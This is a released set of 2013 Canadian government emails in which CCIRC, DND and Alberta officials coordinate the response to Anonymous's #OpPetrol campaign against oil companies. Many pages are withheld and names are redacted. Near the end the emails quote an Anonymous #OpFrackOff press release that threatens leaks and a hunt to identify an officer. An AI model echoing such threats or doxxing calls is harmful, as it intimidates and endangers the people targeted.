    - Note that -500 series products are not posted publicly.

Reference(s):

At the time of writing, the targeted organizations could be found in:

- 
-

Disclaimer:

Distribution of this report remains under the control of Public Safety Canada. It is provided on condition that it is used by Government of Canada Departments and Agencies within Canada. It is not to be re-classified, copied, or resubmitted outside the above mentioned organizations without the express permission of Public Safety Canada. For the purposes of Access to Information Act requests, the originator will maintain and provide an official copy of this notification.

Prepared by: Tom Pacha, 991-3415
Approved by: Stephen Breault, 991-7789

Consulted: CSEC / CSIS / RCMP / DND / SSC / PS

Page 624

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 625

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Patrick Cormier <Patrick.Cormier@ccirc-ccric.ca>
Sent: Thursday, June 20, 2013 7:57 AM
To: CYBERDO
Subject: OpPetrol in the news

Anonymous' #OpPetrol: Leading into June 20
"We also found that the malware CYCBOT is being used to drive the infected systems into the target sites."
http://blog.trendmicro.com/trendlabs-security-intelligence/anonymous-oppetrol-leading-into-june-20/

From: Bendelier, Kenneth
Sent: Thursday, June 20, 2013 9:24 AM
To: CCIRC-CCRIC
Cc: Proulx, Véronique; Pacha, Tomasz
Subject: RE: IS Management Communication - Increased Threat Level - OPpetrol

ASSIST is the Government of Alberta. CI Stakeholders are our mandate. Therefore, please send it to him with the caveat it can only be distributed within the CI community in Alberta.

May be an excellent way to gain some additional contacts/partners as well.

-----Original Message-----
From: CCIRC-CCRIC
Sent: Thursday, June 20, 2013 9:10 AM
To: Bendelier, Kenneth
Cc: Proulx, Véronique; Pacha, Tomasz
Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High

Ken,
What's your thought on sending this contact our AL13-501 - ? to some of his contacts, keeping in mind that 501's are *non-public even thought this is all open source* ????

Stephen Breault, CISSP
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-7789 Facsimile | Télécopieur +1 613-991-3574 stephen.breault@ps-sp.gc.ca
www.publicsafety.gc.ca | www.securitepublique.gc.ca Government of Canada | Gouvernement du Canada


-----Original Message-----
From: [redacted]
Sent: Thursday, June 20, 2013 9:06 AM
To: CCIRC-CCRIC
Cc: Pacha, Tomasz; Proulx, Véronique

Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High

Regarding the below email, do you have any further information on this matter?
If so, would you have a key message that I could forward on to our CI stakeholders in Alberta.
Thanks

Rick Saunders
A/Manager
ASSIST
Tel: (780) 644-8294

From
Sent: Wednesday, June 19, 2013 5:11 PM
To: Windy Anderson (Windy.Anderson@ps-sp.gc.ca); 'CYBERDO'
Cc:
Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High



Pages 629 to / à 630

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CCIRC-CCRIC
Sent: Thursday, June 20, 2013 9:40 AM
To: [redacted]
Subject: CCIRC CE13-005678 [#OpPetrol]

Good day,

The Canadian Cyber Incident Response Centre (CCIRC) is responsible for providing mitigation advice on cyber threats and coordinating the national response to cyber security incidents affecting Canadian critical infrastructures.

CCIRC has indication and is aware of a campaign that will potentially target the Oil and Gas sectors, "Operation Petrol" or #OP Petrol.

There has been Open source sites in which it list your organization as a potential target for cyber-attack.

Open source link: [redacted]

[redacted]

We have assigned reference number CE13-005678 for all future correspondence regarding this event.

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: CCIRC-CCRIC
Sent: Thursday, June 20, 2013 10:09 AM
To: [redacted] CCIRC-CCRIC
Subject: CE13-005678 RE: IS Management Communication - Increased Threat Level - OPpetrol
Attachments: AL13-501.txt

Hi Rick,
Currently we don't have any concrete information other than open source indications(some url's listed below). I've attached AL13-501, a product that we released on the 14 May 2013, as background information.

CCIRC will continue to assess the situation and inform its partners of any significant developments. Currently, no major Canadian media sources have posted any material on "OpPetrol."

Initial analysis / assessment:

- At this time, CCIRC is not aware of any impact to Canada's critical infrastructure / vital cyber systems.
- On June 19, 2013, CCIRC became aware of an open source target list posted by hackers for OpPetrol. In particular, a Twitter feed provided two open source links citing international oil companies to be targeted. At the time of writing, this target list consists of 50 international companies, four of which are identified as Canadian:

[redacted]

Stephen Breault, CISSP
Senior Incident Handler | Agent principal chargé des incidents
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-7789
Facsimile | Télécopieur +1 613-991-3574
stephen.breault@ps-sp.gc.ca www.publicsafety.gc.ca | www.securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

-----Original Message-----
From: SOLGPS Assist [redacted]
Sent: Thursday, June 20, 2013 9:06 AM
To: CCIRC-CCRIC
Cc: Pacha, Tomasz; Proulx, Véronique
Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High

Regarding the below email, do you have any further information on this matter?
If so, would you have a key message that I could forward on to our CI stakeholders in Alberta.
Thanks

Rick Saunders
A/Manager
ASSIST
Tel: (780) 644-8294
[redacted]

From: [redacted]
Sent: Wednesday, June 19, 2013 5:11 PM
To: Windy Anderson (Windy.Anderson@ps-sp.gc.ca); 'CCIRC-CCRIC [redacted]; 'CYBERDO'
Cc: [redacted]
Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High

[redacted]

Pages 634 to / à 635

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From:
Sent: Thursday, June 20, 2013 10:19 AM
To: CCIRC-CCRIC;
Subject: RE: CE13-005678 RE: IS Management Communication - Increased Threat Level - OPpetrol

Thanks and thanks for the url links....makes sense now.

Rick Saunders
A/Manager
ASSIST
Tel: (780) 644-8294

From: CCIRC-CCRIC [mailto
Sent: Thursday, June 20, 2013 8:09 AM
To: CCIRC-CCRIC
Subject: CE13-005678 RE: IS Management Communication - Increased Threat Level - OPpetrol

Hi Rick,
Currently we don't have any concrete information other than open source indications(some url's listed below). I've attached AL13-501, a product that we released on the 14 May 2013, as background information.
CCIRC will continue to assess the situation and inform its partners of any significant developments. Currently, no major Canadian media sources have posted any material on "OpPetrol."
Initial analysis / assessment:

- At this time, CCIRC is not aware of any impact to Canada's critical infrastructure / vital cyber systems.
- On June 19, 2013, CCIRC became aware of an open source target list posted by hackers for OpPetrol. In particular, a Twitter feed provided two open source links citing international oil companies to be targeted. At the time of writing, this target list consists of 50 international companies, four of which are identified as Canadian:

o
o
o
o

Ref;

Stephen Breault, CISSP
Senior Incident Handler | Agent principal chargé des incidents
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-7789
Facsimile | Télécopieur +1 613-991-3574
stephen.breault@ps-sp.gc.ca www.publicsafety.gc.ca | www.securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

-----Original Message-----
From:
Sent: Thursday, June 20, 2013 9:06 AM
To: CCIRC-CCRIC
Cc: Pacha, Tomasz; Proulx, Véronique
Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High

Regarding the below email, do you have any further information on this matter?
If so, would you have a key message that I could forward on to our CI stakeholders in Alberta.
Thanks
Rick Saunders
A/Manager
ASSIST
Tel: (780) 644-8294

From:
Sent: Wednesday, June 19, 2013 5:11 PM
To: Windy Anderson (Windy.Anderson@ps-sp.gc.ca); ; 'CYBERDO'
Cc:
Subject: FW: IS Management Communication - Increased Threat Level - OPpetrol
Importance: High

Page 638

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: DAVID.ALTON@forces.gc.ca
Sent: Thursday, June 20, 2013 12:41 PM
To: Bendelier, Kenneth; CYBERDO
Cc: P-OTG.CFNOCCDOpsHQ@intern.mil.ca
Subject: #Op Petrol

Importance: High

Good Afternoon Ken/CCIRC DutyO,

DND/CAF just got a heads up that Anonymous is planning on targetting Canada with #OpPetrol.

Are you monitoring? If so, is there anything that you have ATM that we can report up our chain?

We are having a look on our side and will keep you in the loop as we learn more.

Regards,
Dave Alton
Captain | Captaine
Cyber Defence Operations Officer | Officier des opérations du Centre de Cyberdéfense
Canadian Forces Network Operations Centre | Centre d'Opérations des Réseaux des Forces Canadiennes
Information Management Group | Groupe de gestion de l'information
National Defence | Défense nationale
Ottawa, Canada
E-mail/Courrier électronique : David.Alton@forces.gc.ca
DWAN: Alton Capt DM@ADM(IM)CFNOC@Ottawa-Hull
Telephone | Téléphone 613-945-7414
Facsimile | Télécopieur 613-945-7733
Government of Canada | Gouvernement du Canada

From: Bendelier, Kenneth
Sent: Thursday, June 20, 2013 12:44 PM
To: 'DAVID.ALTON@forces.gc.ca'; CYBERDO
Cc: 'P-OTG.CFNOCCDOpsHQ@intern.mil.ca'
Subject: Re: #Op Petrol

Hi Dave.

We are.

CYBERDO, please link up with DND/Dave and see if we are aware of the same things.

From: DAVID.ALTON@forces.gc.ca [mailto:DAVID.ALTON@forces.gc.ca]
Sent: Thursday, June 20, 2013 12:41 PM
To: Bendelier, Kenneth; CYBERDO
Cc: P-OTG.CFNOCCDOpsHQ@intern.mil.ca <P-OTG.CFNOCCDOpsHQ@intern.mil.ca>
Subject: #Op Petrol

Good Afternoon Ken/CCIRC DutyO,

DND/CAF just got a heads up that Anonymous is planning on targetting Canada with #OpPetrol.

Are you monitoring? If so, is there anything that you have ATM that we can report up our chain?

We are having a look on our side and will keep you in the loop as we learn more.

Regards,
Dave Alton
Captain | Captaine
Cyber Defence Operations Officer | Officier des opérations du Centre de Cyberdéfense
Canadian Forces Network Operations Centre | Centre d'Opérations des Réseaux des Forces Canadiennes
Information Management Group | Groupe de gestion de l'information
National Defence | Défense nationale
Ottawa, Canada
E-mail/Courrier électronique : David.Alton@forces.gc.ca
DWAN: Alton Capt DM@ADM(IM)CFNOC@Ottawa-Hull
Telephone | Téléphone 613-945-7414
Facsimile | Télécopieur 613-945-7733
Government of Canada | Gouvernement du Canada

From: Bendelier, Kenneth
Sent: Thursday, June 20, 2013 12:52 PM
To: 'DAVID.ALTON@forces.gc.ca'; CYBERDO
Subject: Re: #Op Petrol

Sorry, this got bounce back because of the internal DND addy. Everyone else get it?

From: Bendelier, Kenneth
Sent: Thursday, June 20, 2013 12:44 PM
To: 'DAVID.ALTON@forces.gc.ca' <DAVID.ALTON@forces.gc.ca>; CYBERDO
Cc: 'P-OTG.CFNOCCDOpsHQ@intern.mil.ca' <P-OTG.CFNOCCDOpsHQ@intern.mil.ca>
Subject: Re: #Op Petrol

Hi Dave.

We are.

CYBERDO, please link up with DND/Dave and see if we are aware of the same things.

From: DAVID.ALTON@forces.gc.ca [mailto:DAVID.ALTON@forces.gc.ca]
Sent: Thursday, June 20, 2013 12:41 PM
To: Bendelier, Kenneth; CYBERDO
Cc: P-OTG.CFNOCCDOpsHQ@intern.mil.ca <P-OTG.CFNOCCDOpsHQ@intern.mil.ca>
Subject: #Op Petrol

Good Afternoon Ken/CCIRC DutyO,

DND/CAF just got a heads up that Anonymous is planning on targetting Canada with #OpPetrol.

Are you monitoring? If so, is there anything that you have ATM that we can report up our chain?

We are having a look on our side and will keep you in the loop as we learn more.

Regards,
Dave Alton
Captain | Captaine
Cyber Defence Operations Officer | Officier des opérations du Centre de Cyberdéfense
Canadian Forces Network Operations Centre | Centre d'Opérations des Réseaux des Forces Canadiennes
Information Management Group | Groupe de gestion de l'information
National Defence | Défense nationale
Ottawa, Canada
E-mail/Courrier électronique : David.Alton@forces.gc.ca
DWAN: Alton Capt DM@ADM(IM)CFNOC@Ottawa-Hull
Telephone | Téléphone 613-945-7414
Facsimile | Télécopieur 613-945-7733
Government of Canada | Gouvernement du Canada


From: CYBERDO
Sent: Thursday, June 20, 2013 12:52 PM
To: 'DAVID.ALTON@forces.gc.ca'
Cc: 'P-OTG.CFNOCCDOpsHQ@intern.mil.ca'; Bendelier, Kenneth
Subject: RE: #Op Petrol
Attachments: AL13-501.txt

Hi Dave,

Further to our phone conversation, I have included the information we have received on the event below. I have also attached AL13-501, a product that we released on the 14 May 2013, as background information.

CCIRC will continue to assess the situation and inform its partners of any significant developments. Currently, no major Canadian media sources have posted any material on "OpPetrol."

Initial analysis / assessment:
- At this time, CCIRC is not aware of any impact to Canada's critical infrastructure / vital cyber systems.
- On June 19, 2013, CCIRC became aware of an open source target list posted by hackers for OpPetrol. In particular, a Twitter feed provided two open source links citing international oil companies to be targeted. At the time of writing, this target list consists of 50 international companies, four of which are identified as Canadian:



Regards,

Cyber Duty Officer
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: Bendelier, Kenneth
Sent: Thursday, June 20, 2013 12:44 PM
To: 'DAVID.ALTON@forces.gc.ca'; CYBERDO
Cc: 'P-OTG.CFNOCCDOpsHQ@intern.mil.ca'
Subject: Re: #Op Petrol

Hi Dave.

We are.

CYBERDO, please link up with DND/Dave and see if we are aware of the same things.

From: DAVID.ALTON@forces.gc.ca [mailto:DAVID.ALTON@forces.gc.ca]
Sent: Thursday, June 20, 2013 12:41 PM
To: Bendelier, Kenneth; CYBERDO
Cc: P-OTG.CFNOCCDOpsHQ@intern.mil.ca <P-OTG.CFNOCCDOpsHQ@intern.mil.ca>
Subject: #Op Petrol

Good Afternoon Ken/CCIRC DutyO,

DND/CAF just got a heads up that Anonymous is planning on targetting Canada with #OpPetrol.

Are you monitoring? If so, is there anything that you have ATM that we can report up our chain?

We are having a look on our side and will keep you in the loop as we learn more.

Regards,
Dave Alton
Captain | Captaine
Cyber Defence Operations Officer | Officier des opérations du Centre de Cyberdéfense Canadian Forces Network Operations Centre | Centre d'Opérations des Réseaux des Forces Canadiennes Information Management Group | Groupe de gestion de l'information National Defence | Défense nationale Ottawa, Canada E-mail/Courrier électronique : David.Alton@forces.gc.ca
DWAN: Alton Capt DM@ADM(IM)CFNOC@Ottawa-Hull Telephone | Téléphone 613-945-7414 Facsimile | Télécopieur 613-945-7733 Government of Canada | Gouvernement du Canada

From: DAVID.ALTON@forces.gc.ca
Sent: Thursday, June 20, 2013 12:55 PM
To: Bendelier, Kenneth; CYBERDO
Subject: RE: #Op Petrol

Yes, the external received, thx.

Regards,
Dave Alton
Captain | Captaine
Cyber Defence Operations Officer | Officier des opérations du Centre de Cyberdéfense
Canadian Forces Network Operations Centre | Centre d'Opérations des Réseaux des Forces Canadiennes
Information Management Group | Groupe de gestion de l'information
National Defence | Défense nationale
Ottawa, Canada
E-mail/Courrier électronique : David.Alton@forces.gc.ca
DWAN: Alton Capt DM@ADM(IM)CFNOC@Ottawa-Hull
Telephone | Téléphone 613-945-7414
Facsimile | Télécopieur 613-945-7733
Government of Canada | Gouvernement du Canada

From: Bendelier, Kenneth [mailto:Kenneth.Bendelier@ps-sp.gc.ca]
Sent: Thursday, 20, June, 2013 12:52 PM
To: Alton Capt DM@ADM(IM) CFNOC@Ottawa-Hull; CYBERDO
Subject: Re: #Op Petrol

Sorry, this got bounce back because of the internal DND addy. Everyone else get it?

From: Bendelier, Kenneth
Sent: Thursday, June 20, 2013 12:44 PM
To: 'DAVID.ALTON@forces.gc.ca' <DAVID.ALTON@forces.gc.ca>; CYBERDO
Cc: 'P-OTG.CFNOCCDOpsHQ@intern.mil.ca' <P-OTG.CFNOCCDOpsHQ@intern.mil.ca>
Subject: Re: #Op Petrol

Hi Dave.

We are.

CYBERDO, please link up with DND/Dave and see if we are aware of the same things.

From: DAVID.ALTON@forces.gc.ca [mailto:DAVID.ALTON@forces.gc.ca]
Sent: Thursday, June 20, 2013 12:41 PM
To: Bendelier, Kenneth; CYBERDO
Cc: P-OTG.CFNOCCDOpsHQ@intern.mil.ca <P-OTG.CFNOCCDOpsHQ@intern.mil.ca>
Subject: #Op Petrol

Good Afternoon Ken/CCIRC DutyO,

DND/CAF just got a heads up that Anonymous is planning on targetting Canada with #OpPetrol.

Are you monitoring? If so, is there anything that you have ATM that we can report up our chain?

We are having a look on our side and will keep you in the loop as we learn more.

Regards,
Dave Alton
Captain | Captaine
Cyber Defence Operations Officer | Officier des opérations du Centre de Cyberdéfense
Canadian Forces Network Operations Centre | Centre d'Opérations des Réseaux des Forces Canadiennes
Information Management Group | Groupe de gestion de l'information
National Defence | Défense nationale
Ottawa, Canada
E-mail/Courrier électronique : David.Alton@forces.gc.ca
DWAN: Alton Capt DM@ADM(IM)CFNOC@Ottawa-Hull
Telephone | Téléphone 613-945-7414
Facsimile | Télécopieur 613-945-7733
Government of Canada | Gouvernement du Canada

Pages 646 to / à 647

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 648 to / à 649

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 650

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 651

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CCIRC-CCRIC
Sent: Thursday, June 27, 2013 4:38 PM
To: [redacted]
Subject: CCIRC CE13-005678 [RE: #OPpetrol]

Good afternoon,

CCIRC is not aware of any new activity with #OPpetrol, nor did we receive any new reports/impacts to Canadian organizations.

Cyber Duty Officer
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone [redacted]
Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

From: Anderson, Windy
Sent: Thursday, June 27, 2013 4:45 PM
To: CYBERDO
Subject: Fw: #OPpetrol

Fyi
Director Canadian Cyber Incident Response Centre
Directrice Centre canadien de réponse aux incidents cybernétiques
Telephone | Téléphone +1 613-991-7055

From: [redacted]
Sent: Thursday, June 27, 2013 04:44 PM
To: [redacted]; tim.oneil@rcmp-grc.gc.ca <tim.oneil@rcmp-grc.gc.ca>; Anderson, Windy
Cc: [redacted]
Subject: RE: #OPpetrol

[redacted]

From: [redacted]
Sent: Thursday, June 27, 2013 1:27 PM
To: tim.oneil@rcmp-grc.gc.ca; Windy Anderson (Windy.Anderson@ps-sp.gc.ca); [redacted]
Cc: [redacted]
Subject: #OPpetrol

[redacted]

Page 654

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From:
Sent: Thursday, June 27, 2013 7:05 PM
To: CCIRC-CCRIC
Subject: RE: CCIRC CE13-005678 [RE: #OPpetrol]

thanks

[redacted]

-----Original Message-----
From: CCIRC-CCRIC [mailto:
Sent: Thursday, June 27, 2013 2:38 PM
To:
Subject: CCIRC CE13-005678 [RE: #OPpetrol]

Good afternoon,

CCIRC is not aware of any new activity with #OPpetrol, nor did we receive any new reports/impacts to Canadian organizations.

Cyber Duty Officer
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone
Facsimile | Télécopieur +1 613-991-3574
PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

Pages 656 to / à 657

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 658 to / à 661

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 662

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From:
Sent: Friday, October 18, 2013 5:20 PM
To:
Cc:

Subject: FW: This was just posted

Passing this thread onto security / RCMP.

From: Susan Richardson
Sent: Friday, October 18, 2013 4:18 PM
To: Tracey Stephenson;
Subject: FW: This was just posted

This one is interesting. Not sure if we should be concerned or not?

From:
Sent: Friday, October 18, 2013 3:01 PM
To: Susan Richardson
Subject: This was just posted

Susan,
I am not sure who needs to see this, but I thought whoever is in charge of security and IT should be aware.

Anonymous Operations
Press Release in support of Keepers of the Land cc OpSWN

Anonymous
What happened to Canada being know as peaceful
OpSWN

Anonymous
A new day a new Op Press Release of
OpSWN

http://pastebin.com/

1. Trick or Treat! ? (° ͜ʖ °)
2.
3. Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.
4.
5. Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!
6.
7. SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.
8.
9. We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.
10.
11. SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....
12.
13. But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.
14.
15. For now, a message to New Brunswick fuzz:
16.
17. We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.
18.
19. For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:
20.
21. Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."
22.
23. Fire him now. Fire him fast. Fire him without hesitation.
24.
25. Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137
26.
27. State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)
28.
29. Find him. Fire him. Get him before we do.

30.

31. #GetTheFrackOutGashole

32.

33. And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.

34.

35. Expect it.

